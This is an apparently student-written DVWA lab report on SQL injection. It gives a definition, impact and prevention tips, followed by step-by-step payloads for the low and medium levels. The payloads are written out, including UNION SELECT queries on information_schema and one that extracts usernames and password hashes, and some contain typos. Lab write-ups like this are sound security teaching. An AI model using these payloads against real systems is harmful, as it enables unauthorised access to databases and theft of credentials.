**SQL INJECTION**

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load\_file) and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

This attack may also be called "SQLi".

**Objective:**

There are 5 users in the database, with id's from 1 to 5. Your mission... to steal their passwords via SQLi.

**Description:**

SQL Injection is a technique used by attackers to fetch the database related information by inserting sql query in the input field [7]. There are various set of queries that can be utilized to retrieve the system data but somehow, in this case burp suite will be used to intercept the simple query and its output will be used in the terminal by using the sqlmap to fetch the database information as much as possible.

**Impact:**

Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover.

The business impact depends on the needs of the application and data.


**Prevention:**

* 1. Use of stored procedures in database – Only these procedures must be used to prevent the use of unethical command that can weaken the immune of our web application.
  2. Manage patches and updates – Vulnerabilities in applications and databases that are exploitable using SQL injection are regularly discovered and publicly identified. This means keeping all web application software components, including database server software, frameworks, libraries, plug-ins, and web server software, up to date.
  3. Reduce attack surface – This means that the admin should dispose some of the features of the database that will not be used in future.
  4. Establish Appropriate Privileges And Strict Access – Given the power SQL database holds for an organization, it’s imperative to enforce least privilege access policies with strict rules. If a website only requires the use of SELECT statements for a database, there’s no reason it should have additional INSERT, UPDATE, or DELETE privileges.


**LOW**

**Steps to reproduce:**


1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of SQL injection to the low level.
3. Enter user id and click on submit button and you get user first name and last name.
4. By entering “1’ or 1 = 1#” we get all user first and last name.




1. Now trying to display all the columns through this command “1’ order by 2#”




1. When we enter order by greater the 2 then it give error now order by should be less than 3.
2. Now find all the table through this command “1' or 1 = 1 union select null, table\_name from information\_schema.tables#” so in this last table we need.



1. Find columns in this table “1' or 1 = 1 union select null, columns\_name from information\_schema.colums#




1. we got users details now we fetch username and passwords from users through this command “1’ or 1 = 1 union select user, password from users#”




**MEDIUM**

**Steps to reproduce:**


1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of SQL injection to the low level.
3. Enter user id and click on submit button and you get user first name and last name.
4. By entering “1 or 1 = 1#” we get all user first and last name.
5. Now trying to display all the columns through this command “1 order by 2#”



